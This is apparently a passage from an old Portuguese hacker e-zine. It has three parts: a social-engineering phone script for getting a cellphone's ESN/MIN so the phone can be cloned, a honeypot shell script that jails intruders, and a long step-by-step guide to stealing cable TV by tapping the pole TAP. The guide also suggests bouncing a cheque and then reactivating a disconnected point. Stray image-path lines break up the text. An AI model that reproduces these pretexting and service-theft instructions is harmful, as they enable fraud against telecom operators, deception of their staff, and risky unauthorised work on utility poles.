<Voce> Gostaria de falar com o Joao da Silva, diga para ele que e' da Celular CRT.

<Joao da Silva> Boa tarde, em que posso ajuda-lo?

<Voce> Sou do departamento de habilitacao de celulares da CRT, o Alfredo pediu para que eu ligasse e falasse com voce. Estou com problema no processo de habilitacao do celular do Sr. Amaral Silveira, deixa eu ver aqui... processo numero 190. Sera que eu poderia conferir os dados?

<Joao da Silva> Claro... deixa eu pegar minha copia.

Wating.............

<Joao da Silva> Ok! O que voce precisa?

<Voce> Preciso do ESN/MIN porque acho que muito apagado a copia que eu tenho.

<Joao da Silva> Ok! O hexa do aparelho e' ???????????

<Voce> Obrigado amigo! Valeu a forca..... =)

Pronto meu amigo! Agora vc tem o seu numero hexadecimal necessario na clonagem do seu celular! Este processo parece demorado e tal... mas vale a pena, e sabe bem disso quem tem um numero desses.

Pode fazer o processo em dois ou tres dias se necessario para que ninguem desconfie. Nao me culpe se voce nao conseguir... apenas fique calmo e fale com seriedade! Nao pode dar errado... pelo menos comigo sempre deu certo! E fale com seus amigos interessados em phreaking da mesma cidade para que voces nao fiquem pegando sempre a mesma loja (coitados).

....phuck, phuck, phuck and phreak.

14:> Rouch Motel - the bad guys's jail

:• by AciDmuD

Este shell script vai emular um login falso e maneira a deixar o cara confiante da invasao... pero... com uma boa base de monitoramento pra vc que sabera do paradero deste.
Feito a base de que com essas informacoes possa ser portado para qualquer sistema UNIX.
Nao se esqueca de pensar como os administradores e entender suas safadezas... soh assim podera evoluir.

- jaula.sh

```
# jaula para aprisionar o hacker malvado
# ou lamers cheirando a talco...
# `the axur05's choice 98\n`

SUCKERROOT=/usr/spool/hacker
login=`echo $CDEST | cut -f4 -d!`
home=`egrep "^$login:" $SUCKERROOT/etc/passwd | cut -d: -f6`

PATH=/v:/bsd43:/sv;      export PATH
HOME=$home;              export HOME
USER=$login;             export USER
SHELL=/v/sh;             export SHELL
unset CSOURCE CDEST

# catando tty e pid pra setar falso utmp
tty=`/bin/who | /bin/grep $login | /usr/bin/cut -c15-17 | /bin/tail -1`
/usr/adm/uttools/telnetuseron /usr/spool/hacker/etc/utmp \
$login $tty $$ 1> /dev/null 2>/dev/null
chown $login /usr/spool/hacker/dev/tty$tty 1> /dev/null 2>/dev/null
/etc/chroot /usr/spool/hacker /v/su -c "$login" /v/sh -c "cd $HOME;
    exec /v/sh /etc/profile"
/usr/adm/uttools/telnetuseroff /usr/spool/hacker/etc/utmp $tty \
  > /dev/null 2> /dev/null
```

- jaula.sh

15:> Roubando TV `a Cabo * GUIA DEFINITIVO *

:• by AciDmuD

>>--------------<<

1. Consideracoes iniciais:.

Rapaziada, resolvi escrever este artigo original e muito tecnico a rigor de que ate onde sei nao existe documento nenhum em lugar nenhum em portugues que trate deste assunto! Mais uma vez a axur05 sai na frente com originalidade nos seus projetos.
Ate onde se sabe o crime ligando TV `a Cabo no Brasil e' bem conhecido porem pouco executado, sabe-se que e' possivel, mas nao se sabe como por faltar informacoes basicas extremamente necessarias nessa pratica. A maioria de vcs sabe a merda que e' no final do mes ter que pagar pra porra da NET, MULTICANAL ou TVA uma quantia que eu considero absurda por um servico que agora monopolizado nos vende informacao, como somos todos a favor da liberdade no amplo sentido da palavra vou tentar passar nessas minhas humildes palavras todo procedimento partindo e' claro do entendimento. Sendo que com o que colocarei abaixo sera possivel montar ate uma rede externa. =))
Olha, tem muito nomes estranhos a primeira vista pra nao ficar explicando eles sempre fiz um glossario no final! Nao exite em consulta-lo.

2. Requisicoes:.

Conhecimento basico de eletronica, ter a sua disposicao material e ser um fucador nato! Lamers otarios, vcs nao querem o entendimento completo entao pulem ate a parte 9.

3. Como se estuda a producao de uma rede:.

3.1 - Estudo de Disponibilidade de Meios Fisicos da Cidade

Define as possiveis rotas de cabos e a existencia de postes, dutos, caixas e facilidades das empresas de eletricidade e telefonia de modo a serem utilizadas. Evita gastos com infra-estrutura.

3.2 - Estudo da Disponibilidade de Meios de Comunicacao

Define a disponibilidade de meios de comunicacao ja existentes, como rotas de Fibras Oticas e Centro de Distribuicao, de modo a tornar possivel a integracao futura de servicos com telefonia, por exemplo.

3.3 - Levantamento de Campo

E' quando se efetua a contagem de casas nas eas de interesse e a distancia entre postes, dutos e caixas, gerando um mapa base, que juntamente com os estudos anteriores servira de base a definicao da Arquitetura de Rede.

3.4 - Definicao dos canais e servicos prestados

Etapa onde define-se todos os canais e os servicos que deverao ser prestados pelo sistema, inclusive a codificacao e o controle de assinantes. Implica diretamente na arquitetura a se adaptada no projeto do Headend.

3.5 - Definicao da arquitetura da rede

Com base em todos os dados obtidos nas etapas anteriores, e' efetuada a definicao da arquitetura de rede a ser adotada.

3.6 - Definicao do Local do Headend e seus equipamentos

Uma vez conhecida a Arquitetura de Rede a ser adotada, a sua topologia e abrangencia e' possivel determinar a localizacao adequada do Headend, seu tipo (Standard, IRC ou HRC) e seus equipamentos. O tipo de Headend a se adotado dependera dos parametros pre-definidos.

3.7 - Definicao dos Equipamentos da Rede

Conhecendo-se todos os parametros definidos ate esta etapa e' possivel entao fazer-se a definicao tecnica dos equipamentos a serem adotados na Rede. E'feito entao um estudo tecnico que leva em ensaios e simulacoes a obtencao da melhor distribuicao de pontos em melhores circunstancias.

3.8 - Realizacao do Projeto Tecnico da Rede

Quando se tem essas informacoes pode-se iniciar o projeto tecnico, por falta de legislacao Brasileira nesse assunto e' usual adotar-se os Padroes Tecnicos da NCTA e do FCC dos EUA. Os parametros de seguranca, margens de tolerancia e outros fatores arbitrarios ficam por conta da engenharia de cada empresa.

3.9 - Definicao dos Padroes de Construcao

Define o modo de construcao, o hardware a ser utilizado e o grau de qualidade das operacoes no campo.
Estabelece padronizacoes de procedimentos.


3.10- Construcao e Ativacao da Rede de Conexao dos Assinantes

Essa e' a etapa mis visivel, pois da forma fisica a todo o trabalho executado anteriormente. Mas e' gracas a todas as etapas que se tem seguranca em confianca que o sistema vai operar.

OBS:. Ate agora demonstrei os procedimentos... logo logo entra o teor tecnico da historia!!

4. Os Equipamentos Basicos da TV via Cabo:.

Ate agora vimos que os sinais de TV chegam ate o Headend e sao encaminhados via Cabo ate a residencia do assinante. Portanto vamos ver como as coisas acontecem primeiro no headend para depois irmos para a rede.
A funcao prinicpal do HEADEND e' receber os diversos programas de televisao vindos via satelites, transmissores locais ou ate mesmo fitas transformando-os em canais de TV! Very simple uh?
Dah uma olhada neste esqueminha e veja se fica visivel:



Vou tentar listar abaixo os diversos sinais no Headend:

1-: Canais Via Satelite

Uma ou mais antenas parabolicas sao direcionadas para os diversos satelites. Os sinais desses satelites sao entao captados pelas antenas e encaminhados aos receptores, que recuperam o VIDEO e o AUDIO do transponder sintonizado. (Os canais no satelite sao chamados de transponders). Os sinais de Video e Audio sao entao encaminhados a um modulador, que imprime essa informacao numa portadora de RF gerada pelo proprio modulador.
Pronto, ja temos um canal de Televisao a partir de um sinal recebido via satelite. O processo repete-se para todos os programas que desejamos captar via satelite

2-: Canais Locais ou Off Air

Os canais locais de TV, de VHF e UHF sao recebidos por antenas comuns e encaminhados para Processadores de Canal que podem converter as frequencias originais de RF. Isto e'os canais sao recebidos e suas frequencias convertidas diretamente para os canais desejados. Bah! Vou dar exemplo que sei q tem neguinho boiando: um programa pode chegar no processador pelo canal 35 e ser reprocessado para o canal 48 estando pronto para ser enviado para o sistema de TV a Cabo.

3-: Canais Gerados Localmente

Os programas gerados localmente, por fitas, discos ou em estudio tem seus sinais de Video e Audio encaminhados diretamente aos demuladores, gerando assim os canais de TV desejados :)

4-: Condificacao de outros Servicos


O sistema de codificacao esta representado num unico bloco, mas na verdade e' mais complexo. E' mais facil vc entendelo como um sofisticado sistema eletronico controlado por computador, que tem habilidade de condificar os sinais, de modo que soh os assinantes autorizados possam recebe-lo. Sao aquelas porras de Pay per View, Home Shopping e outros, sao dependentes do Sistema Codificado e de alguns equipamentos especiais adicionados ao Headend.

5-: O agrupamento de todos os canais

Ao final todos estes canais sao agrupados por meio do Combinador (combiner), ficando todos os bichinhos num unico cabo. Pronto!!
Ai entra a TV via Cabo e apartir dai o RF pode ser enviado via cabo para toda a rede.

6-: Fibra Oticas

Atualmente o sinal RF proviniente do Headend normalmente e' convertido em Luz e enviado via Fibra Otica para a rede. Dah uma olhada no proximo desenho. E' muito simples, um transmissor otico converte o sinal de RF em Luz, que se propaga pela fibra depois chega no receptor otico e vira RF denovo mantendo todas informacoes, em outras palavras, mantendo a modulacao.



5. A Rede de TV via Cabo:.

Bem, ja temos a ideia de como o sinal e' recebido e como e' enviado `a rede pelo Headend. Mas la na rua onde a rede e'realmente construida basta instalar um cabo e ta tudo pronto? no, no, no...
Os sinais RF tem a pessima caracteristica de se atenuar na medida que vao percorrendo o cabo. E pior ainda, nem todos os sinais sao atenuados igualmente.
Os canais de frequencia mais alta sao mais atenuados que os com frequencia mais baixa (61 e 3 no caso da NET). Assim quando dois sinais de niveis iguais mais frequencias diferentes forem enviados pelo cabo, eles chegamao seu destino com niveis diferentes. E' por causa dessa atenuacao e essas diferencas, que a Rede de Cabos precisa ser planejada.
As linhas principais, Trunk Lines, aqui no brasil apelidadas de Troncais levam o sinal ate as diversas partes do sistema, sem que nenhum assinante esteja diretamente conectado nelas. Como o sinal vai sendo atenuado ao longo do caminho conforme a distancia e o cabo sao instalados TRUNK AMPLIFIERS (amplificadores troncais de espaco em espaco, para restaurar o nivel do sinal. Restaurar significa nao apenas recuperar os niveis orignais, mas tambem corrigir aquelas diferencas de atenuacao que ocorrem entre os canais. Equalizando eles...
Para servir os assinantes de uma dada area e' utilizado um amplificador chamado de Bridger Amplifier, normalmente incorporado ao Amplifier Troncal. Esse amplificador permite seguir com os sinais nos Troncais e, ao mesmo tempo, criar um derivacao secundaria, chamada de Feeder Line, ou linha de Distribuicao, onde, atraves do TAP, conecta-se o assinante (no caso vc ;))
O comprimento das Linhas de Distribuicao e a quantidade de TAPs nelas instalados acarretam uma atenuacao na intensidade dos sinais e por isso, nos pontos adequados sao instalados os LINE EXTENDERS.
Esse negocio com nome complicado restaura o sinal da linha de distribuicao permitindo maior numero de assinantes. Quando o sinal esta baixo a imagem fica podre!!!
Entao para nao deixar as linhas abertas o TAP recebe uma terminacao fechando aquele buraquinho para que nenhuma malandro venha e coloque um cabo que vai lhe dar o poder de ter TV a Cabo roubada! =)

6. Arquitetura da Rede:.

A arquitetura basica se chama Tree and Branch, acho q e' ramificacao em arvore. Hoje em dia existem formas mais modernas e avancadas mas isso deixamos pros profissionais que fazem tanto que ja tem na sua cabeca o esquema pronto. A arquitetura mais usada no Brasil e' a Fiber to Feeder e foi desenvolvida com base nas necessidades geradas pelos grandes sistemas, a partir de estudos desenvolvidos entre fabricantes e operadores de grande porte! (lembra-me xerox na tolken) heheheh!

7. Equipamentos mais Usados

MULTIMETRO: e' o instrumento de teste mais comum e serve pra efetuar medidas de Resistencia Eletrica, de corrente e de Tensao. Na rede pode verificar a tensao das fontes de alimentacao e a continuidade de fusiveis nos equipamentos de rede.
Pode, eventualmente, medir curto circuito num cabo. Para correta medida dos valores de tensao nas fontes, se for comprar um pegue um apto a efetuar medidas de valor RMS
PRECO R$ 50,00 - um de boa qualidade

MEDIDOR DE NIVEL: e' o instrumento que pode medir o nivel de cada canal presente no sistema de Cabo. Permite ajustar o nivel dos amplificadores e sua equalizacao. E' tb usado pra confirmar nivel dos sinais recebidos
PRECO R$ 700,00 - Paraguai se consegue por menos.
(nao e' totalmente necessario, uma vez com sinal roubado nao vai se fresquiar por nao ter nivel perfeito, ok?)

ANALISADOR DE ESPECTRO: e'o mais poderoso equipamento para diagnostico do desempenho das Redes de TV via Cabo. O instrumento pode mostrar em uma tela um grafico bonitinho da amplitude de todos os canais, medindo o seu nivel. Bem util pra que gosta de lidar com satelites.*
Soh compra essa porra que e'cara pra caralho se tu quiser virar ladrao de TV a Cabo profissional, hehehehe! E ser preso, pra variar!

PRECO R$ 2.300,00 - Paragua tem por mais barato.

Ainda tem o Gerador de Padrao de Video, Medidores de Modulacao, Osci-
loscopios, Vectorscopes e outros... mas isso vamos improvisar depois!

8. Vamos comecar a roubar:..
^^^^^ ^^^^^^^ ^ ^^^^^^^^^

8.1 - Observacoes gerais

Primeiro vc deve observar o poste que sera a vitima, veja se este
possui uma rede de TV a Cabo, em algumas cidade colocam-se placas nos
postes informando que por ali passa, em todo caso observe o fio mais
baixo e mais grosso, que se usa da rede eletrica para alimentar suas
fontes. Um fiozinho que liga o eletrico ate o coaxial.
Faca tudo da maneira mais discreta possivel, de preferencia a noite,
claro que nao me responsabilizo se levares um tiro do seu pai ou de
seu vizinho que tem toda razao em desconfiar de um assaltante.
Nao esqueca de puxa o fio sempre junto com outro para sua casa, tipo
o telefonico, use uma altura minima de 5 metros para obedecer as nor-
mas evitando que sejas descoberto.
Vc nao precisar fucar em nada na sua casa, tipo antena, rede eletri-
ca, nem mesmo desliga-los. Como vc vai subir no poste eu nao sei,
problema e' unica e exclusivamente seu ';)

8.2 - Conectando o Cabo ate o Postinho de Entrada

Pode se comecar de duas maneiras, fixando primeiro no postinho de
entrada e depois esticar ate o poste do TAP/ACOPLADOR/DIVISOR, ou
conectar primeiro no poste TAP/ACOPLADOR/DIVISOR e lancar o cabo ate
o postinho. Eu vejo a diferenca unicamente nos obstaculos da rua, tra-
fego ou sei lah! Normalmente ate onde eu sei se comeca pelo poste do
TAP para poder trabalhar melhor no outro extremo.

Nota: Utilizar sempre cabo com mensageiro RG-59 pra residencias e
  RG-11 para predios. NAO FACA EMENDAS.
Nota2: Claro que vai ter que comprar esses cabos, se o cara perguntar
pra que vc quer... dia que e' pra comer. Nao sao caros!

Lancar ele paralelo ao da linha telefonica, nao cruze os cabos senao
da merda e tu te fode.
Quando subir no paste dobre ele 30 cm sobre si mesmo, nao amarre ele
com no' pq senao da problema no cobre.
Quando nosso cabo acompanhar os fios da copanhia eletrica (trajeto
do poste-postinho) deve-se deixar uma distancia de aproximadamente
30 a 40 cm, mas como vc nao e'bobo vai colocar mais pertinho pra nin-
guem descofiar!

8.3 - Conexao do Cabo ate a Rede Externa

Instale o Q Span clamp a 25 cms do equipamento (tap, acoplador, di-
visor, amplificador) onde sera conectador o cabo e nunca menos de
65 cm do centro do poste. Isto e', do lado do "tap".
Nunca instale o Q Span Clamp prensando o fio de espinar.
Nunca nstale o Q Span Clamp en outra coisa q nao seja o mensageiro.
Se o Q Span clamp e' instalado do lado do poste que nao possui "tap"
fixe-o a mais de 65 cm do poste.
O correto e' deixar 10 cm de loop pra futuras trocas de cabo, mas
quem aqui se importa com o que e' certo?
Nunca passe o cabo de entrada acima do prensa-cabo da abracadeira
do poste. Faca passagem por baixo pra evitar danos posteriores.
Cuidado pra nao amassar o cabinho quando for fixar principalmente
no RG-59 ou RG-11, eles sao frageis e flexiveis.

8.4 - Distribuicao Interna

Sempre e' usado um canal-piloto pra medicao de sinal! Este e' o 50
servindo como referencia com -379,2625 Mhz (video).

* nivel de saida do TAP: 15 dBmv no CH 50 +/- 2 dBmv

* nivel de entrada na TV: de 1 a 5 dBmv +/- 2 dBmv

Vamos dar uma olhada nos componentes usados nas conexoes, lembrando
que estes podem ser adquiridos em uma boa eletronica.

VALORES DE PERDA DE DIVISORES (550 Mhz)

8.5 - Componentes a serem usados na instalacao

Divisor de 1 para 2 (2 way splitter)

```
                    PERDA
 IN ____/--\---- OUT         Especificado  Arredondado
    \--/---- OUT             4,2 dB       4,5 dB
```

Divisor de 1 para 3 (3 way splitter)

```
balanceado                          PERDA
 IN ____/--\---- OUT         Especificado  Arredondado
    \--/---- OUT             5,6 dB       6,0 dB
      | ---- OUT
```

Divisor 1 para 3 (3 way splitter unbalanced)

```
nao balanceado              PERDA
 IN ____/--\*--- OUT        Especificado
    \--/---- OUT            7,0 dB
      | ---- OUT            7,0 dB
               3,5 dB ( nao balanceado )
```


Vamos parar por ai ja que estamos tratando de residencia, e nao e' necessario um 4 way splitter, tb nao quero confundir a cabeca de ninguem mas e' necessario saber a perda de sinal no splitter se vc quiser saber se ainda vai ter sinal pra vc ou pra planejar a distribuicao da TV pela casa.
Porque no TAP e' que vai entrar o roubo, sabendo que tem um buraco aberto com sinal amplificado beleza vai ser mole catar um ponto assinante sem ter que fazer merda nenhuma! Soh estou colocand todas as informacoes possiveis pra um guri que quer tentar fazer tudo =)


8.6 - Metodologia da Instalacao Interna

Verifica antes de tudo se existe o backbone, componente que te fornece sinal, geralmente um DCW.
Antes de iniciar verifica o nivel do sinal do componente, este deve ser de 15 dBmV a 17 dBmV (medir no canal 50).
Olha antes de tudo se teu telefone funciona, pra depois nao falar que foi tu que fudeu com tudo.
Quando for fazer a passagem do cabo coaxial pelo duto telefonico pelo amor de deus tenha cuidado com ambos os cabos, principalmente se o telefonico for um par trancado daqueles mais velhos q teu avo.

8.7 - Esquema Eletrico de Distribuicao Interna

Nesse ponto vc deve sabe o nivel de sinal, quantos pontos de TV quer roubar, quantos metros tem do backbone (caixa da CRT geralmente) ao ponto da TV. Fazer um calculo de perda de cabo pra ver se vai ter material suficiente.
Ao fazer o conector lembre-se de apertar bem, pq ai esta a maioria dos problemas de mal contato.
O nivel MINIMO de sinal para uma TV e'0 dBmV. E o maximo e' em torno de 10 dBmV. Cada TV tem suas caracteristicas, mas pra efeito pratico recomendaram-me de 1 dBmV ate 5 dbmV.





Nota: 15 mts de cabo tem perda de 3 dB.


Voce pode puxar dentro de casa ate 7 pontos sem precisar amplificar o sinal! Pode ser que os dois ultimos pontos nao peguem os canais internacionais por estarem proximos ao canal piloto.
Esse e' o planejamento simples de distribuicao de sinal que fiz pra que vcs entendam melhor. Claro que nao vamos dar TV a cabo de "gratis" pro pequeno irmao que entope de ranho o teu mouse!
Mas fiz assim para que se observe os niveis de sinal.
Veja que o sinal sai em 17 dB perde sinal no 1 TAP onde ele e' dividido 3 em cabos. Esse e' um daqueles TAPzinhos que vimos no comecao :)
O importante e' ele chegar com no minimo uns 3,5 dB na TV.
Se vc der sorte nao vai precisar usar porra nenhuma de equipamento, e se vc entendeu fica mais facil ainda pq ai vc ve como e' ridiculamente simples, fato provado por sabermos que os peoes mais burros do mundo sao instaladores de TV a Cabo e por vc estar lendo a axur05 julgamos de saida que tenhas um QI normal.

8.8 - Funcionamento dos Conectores

Esta parte e' facil, porem nem por isso perde sua importancia, como ja falei 90% dos problemas sao referentes a ma' conexoes entao e' importante que nosso pequeno fraudador entenda bem como faze-lo.
E' sabido de todos que para qualquer ligacao entre cabo e TAP assim como de cabo para amplificador se usa o conector sendo ele macho ou femea dependendo do cabo ja que trabalhamos com RG-11 e RG-59 soh falaremos destes coaxiais que sao os unicos necessarios. (duh!)
O conector de uma peca vem com um anel de crimpagem integrado a ele para firmeza e facilidade de instalacao. Este tipo fornece melhor protecao contra entrada de umidade do que conector de duas pecas que tem o anel de crimpagem separado.
Pra vc que esta boiando na maionese, crimpar e' selar, e' amassar o anel sobre o cabo fazendo com que ele fique firme.
Prepare-se que agora vc vai usar um estilete, hehehe que emocao.

8.8.1 - Preparo do Conector RG-59 (para cabo RG-59)

E' o conector mais usado em todo sistema de distribuicao.
Vou desenhar o cabo abaixo, nao sou artista, mas me esforco.



Obs. Faca isso com estilete!

A malha deve ser colocada totalmente para tras com no maximo 5 mm.
O que fica onde era o numero 2, no caso a blindagem deve ter o comprimento de 7 mm e o central deve ter 7 mm tambem.

```
------------|_s_s_s_________|
```

Os tres aneis simbolizados pelos "s" devem ser crimpados, ou melhor apertados! Nao deve ficar nenhuma malha pra fora.


8.8.2 - Preparo do Conector RG-11 (para cabo RG-11 corse...)

O procedimento e' basicamente o mesmo soh que deve se ter bastante cuidado pra nao ferir o condutor central que e' muito flexivel. E deixar 5mm na blindagem e 20mm na condutor central (fio duro do meio). Nao deve sobrar malha depois de colocar o conector, lembrando sempre de crimpar os aneis! Ou se nao quiser tb nao arruma, soh que tem o risco de ficar ruim. :/


8.9 - Esquema de Ligacao

Esse asteriscos abaixo sao os buracos de conexao!
Nao sou artista ascii, foda-se! :)


1. TV NAO COMPATIVEL
   * Sintonizar TV no canal 3
   * Troca canais pelo conversor




2. VCR COMPATIVEL / TV NAO COMPATIVEL
   * Sintonizar TV no canal 3
   * Trocar canais pelo VCR




3. TV E VCR NAO COMPATIVEIS
   * Sintonizar TV canal 3
   * Sintonizar VCR no canal 3
   * Trocar canais pelo conversor




4. TV E VCR COMPATIVEL
   * Trocar os canais diretamente pelo VCR ou TV



5. VCR COMPATIVEL / TV NAO COMPATIVEL COM POSSIBILIDADE DE ASSISTIR UM CANAL E GRAVAR OUTRO.
   * Sintonizar TV canal 3
   * Apertar VCR no video e escolher o canal
   * Apertar VCR denovo
   * Pelo conversor trocar os canais da TV





9 - Mais facil, com pouco aproveitamento intelectual:.
^^^^ ^^^^^^ ^^^ ^^^^^ ^^^^^^^^^^^^^^ ^^^^^^^^^^^^

Bem... bom... boom!
Aqui e' pro cara que nao ta nem ai em aprender como funciona, soh quer a porra de TV a Cabo em casa
Faz o seguinte, assina a NET ou TVA, ai eles instalam tudo bunitinho na tua casa, sabe o que vc faz? Para de pagar... paga soh o primeiro mes ou da um cheque sem fundo te vira. Ai eles deixam tudo instaladinho, soh que quando vc parou de pagar eles simplesmente catam teu conversor ou desativam teu ponto! Agora que vc sabe como funciona procura na caixa do teu apto ou no poste no caso de residencia e ativa novamente. O sinal foi medido direitinho, e se vc nao tem conversor pode usar um video cassete que tenha recurssos VCR ou uma dessas TV's caras e modernas que aceitam TV a cabo direto.
Agora se vc mora em predio e nao quer se chatear veja primeiro se alguem tem TV a cabo lah, se estiver e' pq seu predio tem um TAPzinho esperando por vc, vai lah e faca todo o cabeamento lembrando dos passos a seguir no que eu escrevi acima. Cuidado apenas com uma coisa, se vc colocar mais de um ponto na sua casa pode ser que o sinal chegue baixo pra eles, ai eles vao reclamar, os caras vem torrar o saco porque vao ver que teu meteu os fios lah e ta roubando sinal.

10 - Falhas e Testes:.
^^^^^^ ^ ^^^^^^^^

Antes de conectar o cabo "drop" na porta do TAP verifique se o nivel de sinal nesta porta esta de acordo com o que e' necessario.
Se nao for anote o valor do TAP/DC.
A perda no cabo pode ser encontrada multiplicando-se o comprimento do cabo pela perda especificada pelo fabricante na frequencia mais alta projetada para o sistema dividido por 100.
Uma perda tipica em um divisor por dois e' 3,5 dB e para um divisor de quatro 7 dB.
Pra sua TV um bom nivel e' 3 ate 5 dBmV.
Se os sinais em frequencias altas estao um pouco baixos mas em frequencias baixas sao bastante baixos (-20 dBmV), verifique o condutor central e veja se as pontas nao estao oxidadas.
Pra usar o multimetro coloque ele na posicao R x 1 e a seguir um dos cabos de medida no orificio escrito "COM". Coloque o outro cabo no orificio escrito "OHMS". Junte as extremidades e coloque o ponteiro no 0 Adjust.
Olha sempre se na outra ponta nao tem um componente eletrico tipo um DCW que isso podera confundi-lo com um curto no cabo.
